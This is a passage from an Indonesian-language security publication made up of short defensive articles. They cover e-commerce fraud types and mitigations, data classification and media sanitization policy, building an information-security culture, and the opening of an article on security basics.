adalah lulusan magister ilmu komputer yang menggeluti dunia digital forensik, aktif sebagai Dosen STMIK Insan Pembangunan Bitung (Kab. Tangerang), aktif sebagai sekretaris Asosiasi Forensik Digital Indonesia (AFDI) dan anggota *Indonesia Cyber Security Forum* (ICSF)

## PENUTUP

Dalam menelusuri bukti digital sampai pada proses pengungkapan di pengadilan, forensik digital menerapkan empat tahapan yaitu: Akuisisi (*Data Acquisition*), Perikasaan (*Indexing*), Analisa (*Analysis*) dan Pelaporan (*Reporting*). Seiring dengan perkembangan teknologi, dimasa depan objek penelitian dan cakupan forensik digital akan menjadi lebih luas lagi dan keahlian dalam forensik digital tentu akan lebih dibutuhkan.

# MENGENAL FRAUD PADA E-COMMERCE

ditulis oleh Fadillah Indra




Sumber :

[sophosnews\[.\]files.wordpress.com/2016/07/fraud.png?w=780&h=408&crop=1](http://sophosnews[.]files.wordpress.com/2016/07/fraud.png?w=780&h=408&crop=1)


Pertumbuhan konsumen layanan e-commerce yang menggunakan *mobile device* semakin meningkat setiap tahunnya. Pelaku bisnis diharapkan dapat mengenali dan menyesuaikan tren konsumen saat ini, agar dapat berkompetisi dan mendapatkan loyalitas konsumen dengan memberikan pengalaman yang menyenangkan ketika melakukan transaksi secara online.

Perkembangan teknologi mendukung pertumbuhan penggunaan perangkat sebagai alat untuk berinteraksi secara *online* antara pelaku bisnis dan konsumen. Berdasarkan informasi yang disajikan pada Gambar 1, dari hasil survei menunjukkan bahwa 91% konsumen memiliki *smartphone*, 83% memiliki laptop, dan 65% memiliki *tablet*.



**Gambar 1 - Jumlah kepemilikan perangkat (Sumber: Global Fraud Report 2018)**

Meningkatnya jumlah kepemilikan *mobile device* membuat berbanding lurus dengan jumlah aktivitas yang dapat dilakukan secara *mobile*. Berdasarkan informasi yang disajikan pada Gambar 2, diketahui bahwa aktivitas utama dari konsumen ketika menggunakan perangkat *smartphone* dan *mobile* adalah *online shopping* (90%). Penggunaan layanan *personal banking* menempati peringkat berikutnya, yaitu sebesar (88%). Menyadari pentingnya membangun kepercayaan konsumen dalam bertransaksi secara *online*, pelaku bisnis dapat mempertimbangkan aspek keamanan (*security*) untuk melindungi bisnis dan konsumen mereka dari ancaman *online fraud* yang terus meningkat.



**Gambar 2 Aktivitas yang dilakukan pada perangkat (Sumber: Global Fraud Report 2018)**

*Fraud* adalah aktivitas ilegal yang dilakukan untuk mendapatkan keuntungan. Berbagai macam cara dilakukan oleh *fraudster* (istilah untuk pelaku yang melakukan kecurangan) untuk mengambil keuntungan, misalnya ketika ada promosi, *voucher*, *flash-sale*, dan cou-

pon. Pada umumnya e-commerce memiliki modal untuk mengadakan promosi atau untuk memberikan *voucher* dan *coupon* kepada seluruh konsumen. Mereka memiliki syarat dan ketentuan agar keuntungan tersebut dapat dinikmati oleh seluruh konsumen. Namun terdapat pihak-pihak yang memanfaatkan *event* tersebut dengan melakukan kecurangan untuk mendapatkan keuntungan yang lebih. Pertumbuhan bisnis dan peningkatan investasi terhadap e-commerce membuat persaingan antar penyedia layanan e-commerce semakin kompetitif. Persaingan yang kompetitif menuntut para penyedia layanan e-commerce untuk memberikan harga yang kompetitif sehingga dapat meningkatkan potensi *fraud*, khususnya terhadap sistem e-commerce yang belum optimal dalam mempertimbangkan dan mengimplementasikan kontrol untuk mengurangi risiko keamanan siber. Menurut laporan dari IDC [2], pada tahun 2017 terkait indeks kepercayaan digital, Indonesia berada di peringkat 10 dengan nilai index 1.8 dari 10.

## Jenis fraud di e-commerce

*Fraud* dapat dilakukan dengan berbagai cara, pencurian data pemilik kartu kredit adalah jenis fraud yang umum terjadi yang dimanfaatkan untuk melakukan pembayaran. *Fraudster* juga menargetkan *phone*, *tablets*, *computers*, hingga *gift cards*. Oleh karena itu, dengan beragam metode pembayaran yang tersedia menjadi potensi *fraudster* untuk melakukan fraud. Berikut adalah jenis *fraud* yang sering terjadi di e-commerce [3] :

### Phishing

*Phishing* terjadi ketika *fraudster* berpura-pura menjadi pihak yang terpercaya dan meminta data personal atau membuat korbannya melakukan klik pada *malicious url* yang mengandung *malware* dengan tujuan untuk mengambil informasi sensitif yang ada pada perangkat korban.

### Friendly Fraud

*Friendly fraud* terjadi ketika pemilik akun pernah melakukan *subscription* pembelian produk atau layanan untuk berlangganan otomatis. Namun ketika ada biaya perpanjang berlangganan pemilik akun tidak menyadari potongan biaya yang ditanggungkan, sehingga pemilik akun melaporkan keluhan dan mengklaim meminta biaya yang telah dipotong untuk dikembalikan.

## **Man-in-the-middle attacks**

*Fraudster* melakukan penyadapan *traffic* antara *e-commerce website* dengan konsumen. Ketika penyadapan berhasil dilakukan, terdapat potensi informasi sensitif dari konsumen (misalnya informasi login, kartu kredit, dll) dapat diketahui oleh pelaku.

## **Identity Theft**

Pencurian data adalah jenis *fraud* yang umum terjadi di *e-commerce*. *Fraudster* menggunakan akun email, akun konsumen, nama, alamat, alamat IP agar terlihat seperti konsumen asli. Data tersebut digunakan *fraudster* untuk melakukan pembayaran, membuat akun palsu, dan memanipulasi *traffic*.

## **Teknik-Teknik dalam Fraud**

Berbagai macam cara akan dilakukan oleh *fraudster* untuk mengambil keuntungan, seperti beberapa contoh berikut:

- Membuat banyak akun dengan alamat yang berbeda,
- Memiliki banyak akun dengan alamat tujuan yang sama, namun ditambahkan beberapa karakter sebagai pembeda,
- Memiliki banyak akun dengan nomor HP memiliki kesamaan pada digit awal dan berurutan pada 3 digit terakhir,
- Menggunakan disposable email atau email sekali pakai,
- Mencegat komunikasi antara konsumen dan *server e-commerce* untuk mendapatkan informasi transaksi konsumen,
- Melakukan penipuan melalui telepon atau *e-mail* dengan mengaku sebagai pihak yang terpercaya dari *e-commerce*,
- Lock stock, melakukan pemesanan dalam jumlah besar namun tidak melakukan pembayaran atau bahkan pesanan tersebut dibatalkan. Selain menghabiskan stok, pelaku berharap terdapat kode unik transaksi yang sama agar pesanan pelaku dibayarkan oleh korban. Untuk merugikan *e-commerce*, pelaku menghabiskan stok barang den-

gan memberikan alamat yang tidak jelas, sehingga pihak kurir tidak dapat mengantarkan pesanan dan pihak e-commerce menjadi rugi.

## Target aktivitas fraud

Aktivitas fraud dilakukan dengan berbagai tujuan, beragam cara dilakukan fraudster untuk mendapatkan keuntungan berikut [4]:

- ◎ **Potongan Harga**

Bentuk potongan harga seperti promosi, voucher, coupon, dan flash deal umumnya diberikan dengan tujuan tertentu, misalnya untuk menarik konsumen, kegiatan *marketing*, *event* besar, atau untuk menghabiskan stok barang di gudang. Kegiatan promosi tersebut menarik *fraudster* untuk mengambil keuntungan.

- ◎ **Pencurian Informasi**

Informasi transaksi seperti informasi kartu kredit, password, nomor HP, dan e-mail. menjadi incaran untuk dimanfaatkan oleh *fraudster*.

- ◎ **Pencurian Dana**

Fitur dompet elektronik pada platform e-commerce menjadi incaran para *fraudster* untuk mengambil dana yang tersisa.

## Dampak dari fraud di e-commerce

Konsekuensi terbesar yang dihadapi oleh e-commerce ketika menjadi korban fraud adalah kehilangan pendapatan dan sumber daya [5]. Selain itu, memberikan pengalaman yang menyenangkan untuk konsumen menjadi prioritas merchant terutama di *platform* e-commerce. Aspek keamanan menjadi *concern* konsumen, konsumen akan kehilangan kepercayaan mereka ketika ada beban biaya yang tidak dilakukan namun ditanggungkan kepada kartu konsumen dan berasal dari platform e-commerce tersebut. Kejadian itu akan mempengaruhi loyalitas konsumen dan hubungan jangka panjang konsumen dengan e-commerce. *Word of mouth* merupakan salah satu cara paling efektif untuk mengkomunikasikan suatu produk atau jasa. Namun hal ini bisa memberikan dampak positif maupun ne-

gatif bagi suatu *brand* atau produk. Jika satu konsumen tidak senang, ada kemungkinan mereka akan memberikan rekomendasi kepada teman, keluarga, atau rekan kerja mereka. Dengan kehilangan satu konsumen, suatu perusahaan e-commerce berpotensi kehilangan konsumen lainnya. Lebih buruk lagi, jika kasusnya terpapar di media, terutama media sosial, reputasi menjadi hal utama yang harus dijaga.

## Pencegahan/mitigasi fraud di e-commerce

Seiring perkembangan teknologi dan awareness dari konsumen terhadap faktor keamanan, e-commerce dapat mempertimbangkan aspek keamanan untuk menjaga kepercayaan konsumen dan reputasi perusahaan. Berikut adalah beberapa langkah yang dapat dilakukan e-commerce untuk mengurangi potensi *fraud* [3] :

### ► Phishing

Selalu pastikan halaman website yang dikunjungi aman (misalnya, dimulai dengan “https”) sebelum memasukkan informasi sensitif. Memberikan awareness kepada konsumen untuk tidak memberikan informasi personal atau sensitif jika ada yang meminta dan mengaku berasal dari pihak terpercaya.

### ► Friendly Fraud

Memberikan notifikasi kepada konsumen sebelum jumlah penagihan dan tanggal penagihan otomatis dilanjutkan. Permudah konsumen untuk membatalkan langganan otomatis mereka.

### ► Man-in-the-Middle Attacks

Memastikan bahwa website menggunakan enkripsi (misalnya menerapkan HTTPS) dan menggunakan sertifikat digital. Selain itu, disarankan menggunakan *One Time Password* (OTP) untuk melakukan validasi terhadap suatu transaksi.

### ► Identity Theft

Memberikan awareness kepada konsumen untuk membuat password sesuai dengan standar yang aman yaitu berisi kombinasi huruf besar, huruf kecil, nomor, dan spesial karakter. Memberikan peringatan kepada konsumen untuk mengganti password se-

cara berkala. Selain itu juga memberikan enkripsi pada semua data sensitif dan rahasيا milik konsumen maupun bisnis, membuat data sensitif tersebut menjadi tidak dapat digunakan ketika *fraudster* coba menghindari fitur keamanan.

## Studi kasus fraud di Indonesia

*Account Take Over* (ATO) adalah contoh kasus pencurian identitas, dimana *fraudster* mendapatkan akses ke akun konsumen yang terdaftar. *Fraudster* akan masuk ke akun tersebut layaknya seperti konsumen yang terpercaya. Fitur penyimpanan dana pada dompet elektronik dan penyimpanan informasi sensitif kartu kredit/debit yang disediakan oleh e-commerce menjadi incaran *fraudster* dengan melakukan ATO. Pada Mei 2018 [6], terjadi kasus ATO pada Amazon yang merupakan e-commerce yang cukup besar berasal dari America. Konsumen dari Amazon sebagai korban dari kejadian tersebut tidak menyadari bahwa akun nya telah diambil alih, hingga korban menyadari terjadi fraud setelah mendapatkan notifikasi pembelian dan pengiriman barang yang berasal dari akun miliknya. ATO menyebabkan kerugian pada penjual, Amazon akhirnya melakukan ganti rugi kepada korban, meskipun Amazon kehilangan barang dan pendapatannya. Selain itu ATO juga berdampak pada reputasi, jika konsumen sebagai pembeli tidak mempercayai situs e-commerce, mereka tidak akan membeli di situs tersebut.

Untuk mencegah terjadinya ATO berikut adalah beberapa cara yang dapat dilakukan oleh e-commerce:

### Waspadai metode pembayaran yang menyimpan informasi pembayaran

E-commerce harus waspada terhadap metode pembayaran yang mendukung penyimpanan informasi pembayaran, baik menggunakan kartu debit maupun kartu kredit. Untuk memberikan kemudahan pada konsumen dalam melakukan pembayaran saat *check out*, biasanya e-commerce menyediakan fitur *one click/easy checkout*, baik yang mencakup penyimpanan informasi alamat dan kartu debit/kredit yang digunakan konsumen. Dalam meningkatkan keamanan dalam bertransaksi, e-commerce dapat menerapkan kontrol dimana setiap perubahan yang dilakukan konsumen, misalnya perubahan kata sandi, perubahan alamat, dan perubahan perangkat, dilakukan secara valid dengan cara memasukan password/PIN.

### Perhatikan rentang waktu pesanan

Jika konsumen ditemukan melakukan pesanan diluar kebiasaan, misalnya dari *history* pesanan, konsumen melakukan transaksi satu kali dalam sebulan tiba-tiba ditemukan menjadi beberapa kali melakukan transaksi dalam sehari. Untuk menghindari kejadian tersebut, e-commerce dapat menahan pesanan tersebut untuk ditinjau ulang.

### Menerapkan berbagai tingkatan otentikasi

Jika akun menunjukkan tanda-tanda potensi fraud ATO, pertimbangkan untuk menambahkan pesan teks atau verifikasi email untuk sementara. Bank, sebagai contoh, melakukan ini secara rutin.

### Tinjau pesanan dan hubungi konsumen

Tinjau pesanan secara berkala dan luangkan waktu untuk menelepon konsumen jika melihat perubahan dalam perilaku pembelian.

### Jaga keamanan data konsumen

Ikuti *best practice* keamanan data dengan mengembangkan budaya untuk menjaga privasi dalam bisnis. Patuhi standar keamanan data pengguna kartu, yaitu *Payment Card Industry Data Security Standard* (PCI-DSS) dan terapkan praktik keamanan data yang dapat ditemukan dalam *General Data Protection Regulation Uni Eropa* (GDPR). Menjaga keamanan data konsumen akan membantu mengurangi fraud ATO.

## Kesimpulan

*Fraudster* terkenal kreatif, mereka akan melakukan berbagai cara untuk mendapatkan celah dari targetnya, dan menemukan celah yang baru untuk dimanfaatkan, sehingga *fraud* hanya dapat dikurangi. Pelaku bisnis dapat menemukan cara untuk mengurangi *fraud* dengan melakukan analisis potensi risiko dari produk yang akan dibuat. Analisis dapat dilakukan pada tahap awal sehingga potensi-potensi risiko dapat diidentifikasi dan dapat menentukan kontrol untuk menguranginya.

Sebagai salah satu e-commerce dan *marketplace* yang memiliki jutaan konsumen di seluruh Indonesia, Bukalapak berkomitmen untuk memberikan layanan terbaik dan melindungi

konsumennya dari fraud. Dengan strategi analisis yang komprehensif dan kerjasama antar tim, kami akan meningkatkan kewaspadaan terhadap potensi *fraud*, meningkatkan perlindungan konsumen kami dan menjaga reputasi Perusahaan.



## FADILLAH INDRA

SECURITY ANALYST  
PT. BUKALAPAK

Fadillah Indra atau yang sering disapa Dilla, memiliki ketertarikan dan pengalaman kerja di bidang Information Security, IT GRC, dan Fraud Analyst. Saat ini Fadillah bekerja sebagai Security Analyst di Bukalapak. Sebelumnya, Fadillah memiliki pengalaman sebagai Fraud Analyst di perusahaan e-commerce dan IT GRC di perusahaan teknologi pembayaran.

## Referensi

1. <https://www.experian.com/assets/decision-analytics/reports/global-fraud-report-2018.pdf>
2. <http://www.experian.com.vn/wp-content/uploads/2017/12/fraud-management-insights-2017.pdf>
3. <https://www.nchannel.com/blog/e-commerce-fraud/>
4. <https://www.clearhaus.com/blog/fraud-in-e-commerce/>
5. <https://www.linkedin.com/pulse/impact-fraud-online-merchant-retail-e-commerce-hannah-dinh-frm-mms>
6. <https://www.practicalecommerce.com/account-takeover-fraud-growing-problem-e-commerce>

# PANDUAN DASAR PERLINDUNGAN DATA DAN INFORMASI

ditulis oleh Dealfinthy Gitarini



Setiap perusahaan/organisasi pasti mempunyai rahasia. Rahasia ini dapat berupa data penelitian, data pengembangan, *database* pelanggan, dan informasi kepemilikan pada sebuah produk. Data ini berisi karakter (teks dan angka, gambar, suara, atau video) dan fakta-fakta tertentu yang dikumpulkan dan diterjemahkan untuk dianalisis menjadi sebuah informasi. Apabila informasi ini jatuh pada tangan yang salah, akan berdampak negatif terhadap beberapa aspek yaitu, : *legal liability*, *lost productivity*, dan *business reputation*. Oleh karena itu, menjaga kerahasiaan ini akan menentukan kesuksesan dan kegagalan dari suatu perusahaan.

Melindungi dan mencegah data dari kebocoran dapat dibantu dengan membuat elemen-elemen kebijakan pada data (*data policies*) yang akan dibahas berikut ini :

## 1. Information Classification (Pengelompokan Informasi)

Klasifikasi data memastikan user memahami nilai dari sebuah data dan membantu melindungi data sensitive. Klasifikasi dapat diaplikasikan pada *hard data (printouts)* dan *soft data (file)*. Setiap perusahaan menggunakan pengelompokkan informasi yang berbeda-beda, seperti misalnya Pemerintahan Amerika yang mengelompokkan data menjadi **Top Secret, Secret, Confidential, dan Unclassified**. Sebagai perbandingan, ketentuan berikut mengidentifikasi arti dari pengelompokan secara umum:

- Public Data.** Tersedia untuk siapa saja, seperti yang terdapat pada brosur dan website.
- Confidential Data.** Adalah informasi rahasia yang hanya diperuntukkan bagi beberapa kelompok orang.
- Proprietary Data.** Data yang berhubungan dengan kepemilikan, seperti hak paten dan rahasia dagang.
- Private Data.** Adalah informasi pribadi seseorang yang bersifat rahasia, contohnya *Personally Identifiable Information (PII)* dan *Personal Health Information (PHI)*.

## 2. Data Sensitivity Labelling and Handling

Pelabelan data (*data labelling*) memastikan user mengetahui data apa yang mereka tangani dan proses. Pelabelan ini dapat berupa *printed label* untuk sebuah media. Hal tersebut juga memungkinkan untuk melabel sebuah *file* dengan menggunakan *metadata*, seperti file *properties, headers, footers, dan watermarks*.

Penanganan data (*data handling*) adalah sebuah proses memastikan bahwa data penelitian disimpan, diarsipkan atau dibuang dengan cara yang aman dan terjamin. Hal ini sangat penting untuk memastikan integritas sebuah data. Beberapa bagian yang perlu diperhatikan dalam data handling adalah sebagai berikut :

## Data Destruction dan Media Sanitization

Ketika komputer sudah mencapai batas pemakaiannya, suatu perusahaan bisa mendonasi-kan, mendaur ulang, atau membuangnya. Dari sisi keamanan, kita harus memastikan kom-puter tersebut tidak berisi data yang mungkin dapat berguna bagi orang di luar Perusa-haan. Beberapa metode yang digunakan untuk menghancurkan data dan membersihkan media-media adalah:

- **Purging (pembersihan).** Adalah istilah sanitasi umum yang menunjukkan bahwa se-mua data sensitif telah dihapus dari suatu perangkat.
- **File Shredding (penghancuran file).** Adalah penghapusan seluruh sisa file dengan menggunakan teknik *shredding*. Teknik ini dilakukan menggunakan beberapa aplikasi dengan melakukan *overwrite* pada data yang ingin dihapus. Dapat dianalogikan seperti ketika kita memiliki sebuah *paper document* kemudian menghapus semua kata-kata lalu menulis kembali dengan kata-kata yang tidak berarti.
- **Wiping.** Mengacu kepada proses penghapusan seluruh keseluruhan sisa file pada disk. Sebuah alat *disk wiping* mungkin melakukan *overwrite* bit berulang kali dan me-mastikan bahwa data pada disk tidak dapat dibaca.
- **Erasing and Overwriting.** Metode ini digunakan pada *Solid-State Drive (SSD)*, karena SSD menggunakan *flash memory* yang tidak bisa disanitasi dengan metode *wiping* pada penyimpanan *magnetic* seperti *HDD*.
- **Burning.** beberapa perusahaan membakar material mereka pada tungku pembakaran, namun hal ini tidak dapat diaplikasikan pada semua jenis data melainkan hanya dapat dilakukan pada *printed data/material*.
- **Paper Shredding.** Metode ini menghancurkan kertas secara fisik dengan menggu-nakan mesin *shredder* (pencacah).
- **Pulping.** Adalah langkah tambahan yang dilakukan setelah *shredding*. Hal ini men-gurangi kertas yang telah dihancurkan menjadi seperti bubur.
- **Degaussingi.** Metode ini dilakukan dengan mesin *degausser* yang akan membuat data pada disk drive tidak dapat terbaca.

- **Pulverizing.** Adalah proses penghancuran media secara fisik untuk disanitasi, seperti menggunakan palu/martil.

## Data Retention Policies

Kebijakan ini mengidentifikasi akan seberapa lama data dipertahankan dan dimana disimpan. Hal ini membantu mengurangi jumlah *resource* seperti kapasitas *hard drive* yang dibutuhkan untuk mempertahankan data. Kebijakan ini juga dapat mengurangi *legal liabilities* (kewajiban hukum). Di Indonesia, *legal liabilities* tentang teknologi informasi telah diatur dalam Undang-Undang Nomor 11 Tahun 2008 (UU ITE) yang telah diubah menjadi Undang-Undang Nomor 19 Tahun 2016 tentang Informasi dan Transaksi Elektronik. Undang-undang ini menjelaskan komponen-komponen pada teknologi informasi, bagaimana komponen tersebut digunakan, dan bagaimana melindungi kerahasiannya.

## Protecting PII (Personally Identifiable Information) dan PHI (Personal Health Information)

PII adalah berbagai informasi mengenai seseorang yang dapat digunakan untuk membedakan atau melacak identitas seseorang (seperti nama, NIK, Tempat Tanggal Lahir, nama ibu, kontak personal, dan *biometric data*) dan informasi terkait/dapat dikaitkan dengan seseorang (seperti informasi kesehatan, pendidikan, keuangan, dan kepegawaian). PII harus dilindungi melalui beberapa bagian, seperti:

- **Perlindungan Operasional.** Bagian ini terdiri dari dua jenis perlindungan, yaitu kebijakan dan prosedur serta pembelajaran, pelatihan, dan *awareness*. Suatu perusahaan Perusahaan dapat memilih kebijakan mana, pembelajaran seperti apa, dan jenis kegiatan *awareness* yang akan dikombinasikan dengan kontrol keamanan.
- **Perlindungan Privasi.** Bagian ini pengendalian untuk menjaga kerahasiaan PII yang menyediakan jenis perlindungan yang biasanya tidak dibutuhkan untuk jenis data lainnya.
- **Kontrol Keamanan.** Beberapa jenis kontrol keamanan tersedia untuk melindungi kerahasiaan PII, seperti *access enforcement*, akses kontrol untuk *mobile device*, dan sanitasi media.

Acuan untuk mendesain bagaimana menjaga PII dapat dilihat pada dokumen NIST SP 800-122. *Personal Health Information* (PHI) adalah berbagai informasi yang berhubungan langsung dengan kesehatan dari seseorang yang mungkin dimiliki oleh dokter, RS, atau fasilitas kesehatan lainnya. Bagaimana suatu perusahaan dapat menjaga kerahasiaan diatur dalam *Health Insurance Portability and Accountability Act* (HIPAA).

## Legal Compliances Issues

Suatu Perusahaan/Organisasi mempunyai tanggung jawab untuk mengikuti segala peraturan yang berlaku. Dalam konteks keamanan dan kebijakan data, beberapa hukum yang sering menjadi perhatian utama adalah HIPAA, GLBA, SOX, dan GDPR.

## Data Roles & Responsibilities

Suatu Organisasi sering kali menetapkan peran tertentu untuk beberapa orang. Secara garis besar, setiap peran tersebut memiliki tanggung jawab khusus seperti dibawah ini:

- **Owner.** pemilik sebuah data adalah seseorang dengan posisi tertinggi seperti CEO atau kepala departemen dengan tanggung jawab untuk sebuah data secara keseluruhan. Pemilik data mempunyai tanggung jawab untuk mengidentifikasi pengelompokan data, memastikan data tersebut dilabelkan sesuai dengan pengelompokkannya, serta memastikan kontrol keamanan diimplementasikan untuk melindungi data.
- **Steward/Custodian:** Peran ini menangani tugas sehari-hari yang telah diberikan oleh pemilik untuk melindungi data, seperti memastikan proses backup telah dilakukan sesuai kebijakan backup data yang telah ditentukan.
- **Privacy Officer.** Adalah posisi eksekutif di perusahaan yang bertanggung jawab dalam memastikan bahwa perusahaan tersebut memenuhi hukum terkait.

## Kesimpulan

Dari pembahasan ini dapat disimpulkan bahwa menjaga dan menangani data yang merupakan rahasia dari setiap Organisasi/Perusahaan adalah suatu hal yang penting. Menjaga data dapat dilakukan dengan *data labelling* yang dapat disesuaikan dalam setiap Perusa-

haan. Sedangkan, menangani data (data handling) juga harus memperhatikan beberapa aspek seperti data apa yang harus dilindungi, kebijakan apa yang perlu diberlakukan untuk menjaga data tersebut, siapa saja yang dapat mengakses data, serta bagaimana data itu dihancurkan agar tidak disalahgunakan oleh pihak ketiga.



**DEALFINTHY GITARINI**

*IT Security Analyst,  
PT Datacomm Diangraha*

"Pendatang baru didunia IT Security yang masih harus banyak belajar"

## Referensi

1. Comptia Security+ SY0-501 Study Guide Book
2. <https://id.wikipedia.org/wiki/Data>
3. <https://itgid.org/kebocoran-informasi-penyebab-dan-dampaknya/>
4. [https://ori.hhs.gov/education/products/n\\_illinois\\_u/datamanagement/dhtopic.html](https://ori.hhs.gov/education/products/n_illinois_u/datamanagement/dhtopic.html)
5. <https://www.computerhope.com/jargon/d/data.htm>
6. <https://tiptopsecurity.com/how-does-digital-file-shredding-work/>
7. <https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-122.pdf>
8. Undang-Undang No.19 Tahun 2016

# PENINGKATAN KESADARAN KEAMANAN INFORMASI MENJADI BUDAYA KEAMANAN INFORMASI

ditulis oleh Saepudin



Setiap organisasi pasti memiliki visi dan misi sebagai golden goal organisasi yang bersangkutan. Pada organisasi bisnis, perusahaan pasti akan menetapkan *policy* dan *procedure* sebagai acuan operasional dan target *revenue*.

*Policy* dan *procedure* idealnya mengacu kepada standar prosedur yang sudah diakui secara internasional. Perusahaan yang mengadopsi *service management* berdiri berdasarkan aspek-aspek mendasar dalam membangun dan mengembangkan perusahaan yaitu People, Process dan Technology.

Aspek mendasar sebagai pendukung keberhasilan sebuah perusahaan sukses menghadapi persaingan global adalah aspek keamanan informasi. Penerapan keamanan informasi

adalah sebagai jawaban terhadap aspek risiko keamanan informasi secara maksimal untuk menghilangkan residu resiko yang mungkin timbul.

Akan tetapi, berapapun banyaknya standar yg dimiliki oleh sebuah organisasi, tetapi ketika pada pelaksanaan penerapannya tidak maksimal atau diistilahkan hanya sebatas "**nice to have**", maka organisasi tidak akan benar-benar menikmati manfaat dari sertifikasi yang dimiliki.

*Awareness* harus dimiliki oleh semua anggota organisasi dari level bawah sampai dengan *top management*. Berikut ini salah satu contoh kerugian yang berasal dari resiko keamanan informasi:

Pada kasus singhealth, para peretas mencuri data dari sekitar 1,5 juta orang di Singapura, atau lebih dari sepertiga total penduduk Singapura. Bagaimana sistem diretas? Tampaknya sebuah komputer milik SingHealth, salah satu dari dua perusahaan pemerintah untuk layanan kesehatan, terinfeksi dengan malware, atau perangkat lunak berbahaya, sehingga para peretas mendapat akses ke database.

Dari contoh kejadian-kejadian tersebut, dapat disimpulkan bahwasanya kerugian yang ditimbulkan akibat *security incident* tidak hanya kerugian material yang dapat terukur, kerugian yang tak ternilai adalah reputasi organisasi dan kepercayaan pelanggan.

Hal yg paling mendasar pada penerapan kebijakan keamanan informasi adalah bagaimana kesadaran akan aspek keamanan informasi menjadi budaya dan menjadi bagian tak terpisahkan dari kegiatan sehari-hari.

Beberapa hal yang dapat dilakukan untuk menjadikan keamanan informasi menjadi budaya antara lain :

## PROCESS

1. Menjadikan keamanan informasi sebagai resiko yang harus disikapi oleh *Management Organisasi* dan tertuang sebagai salah satu arahan *Management*.

2. Mengimplementasikan standar keamanan informasi yang sudah diakui secara internasional.
3. Penjabaran standar internasional menjadi *policy*, *procedure*, *working instruction* yang disahkan oleh *top management*.
4. Pengawasan terhadap pelaksanaan.
5. Audit berkala dan berkelanjutan.

## PEOPLE

1. *Security awareness* secara periodik dan menyeluruh.
2. Pelatihan mengenai implementasi standar keamanan informasi
3. Sosialisasi/kampanye *policy* dan *procedure* keamanan Perusahaan secara periodik dan menyeluruh.

## TEKNOLOGI

1. Mengimplementasikan teknologi yang dapat memberikan “alert” jika terjadi ketidaksesuaian kondisi nyata dan standar parameter yang telah ditentukan, *policy* maupun *working instruction*. Hal ini dapat membantu Organisasi agar dapat lebih awal menganalisis risiko, melakukan mitigasi terhadap ketidaksesuaian tersebut.
2. Mengimplementasikan teknologi terkait *Change Management Database* yang dapat dijadikan acuan perubahan *environment infrastruktur*.
3. Mengimplementasikan teknologi seperti *active directory*, *end point security*, *password management*, dan *tools* lainnya yang dianggap perlu.

Kesimpulan akhir adalah teknologi dan proses berperan sebagai alat bantu menuju *objective* yang diinginkan, faktor manusia menjadi peran kunci keberhasilan menjadikan keamanan informasi menjadi budaya organisasi secara berkelanjutan.



## SAEPUDIN

*Implementer Security Operation Center, Senior Staff Process Audit & Continual Improvement*

# KEMBALI KE DASAR : BEBERAPA ASPEK YANG SERING TERLUPAKAN DALAM PENGAMANAN INFORMASI

ditulis oleh Paulus Tamba



Pesatnya teknologi keamanan informasi dalam beberapa tahun terakhir bukan tidak mungkin membuat para profesional di dunia keamanan informasi mengalami mabuk jargon. Setiap hari ada saja istilah baru yang dipopulerkan tim pemasaran vendor-vendor produk teknologi. Dan tidak jarang, terjadi kerancuan definisi antara satu pihak dengan pihak yang lain, yang menambah kerancuan dan kebingungan di kalangan praktisi keamanan informasi.

Salah satu dampak dari perang jargon ini adalah kegamangan di kalangan praktisi, tentang seberapa tinggi urgensi dari implementasi teknologi-teknologi baru ini. Apakah sudah waktunya kita menggunakan Artifical Intelligence? Apakah perangkat “A” kita punya *machine learning* seperti punya vendor Z? Belum lagi potensi anggapan akan munculnya per-

